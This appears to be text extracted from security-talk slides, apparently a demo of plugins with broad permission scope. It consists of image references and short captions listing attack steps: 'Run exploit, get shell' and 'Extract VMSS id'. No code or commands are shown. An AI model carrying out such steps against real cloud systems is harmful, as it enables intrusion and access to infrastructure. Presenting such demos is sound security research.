
Plugins With Broad Permission Scope: Demo




Plugins With Broad Permission Scope: Demo




1. Run exploit, get shell




Plugins With Broad Permission Scope: Demo




1. Run exploit, get shell
2. Extract VMSS id



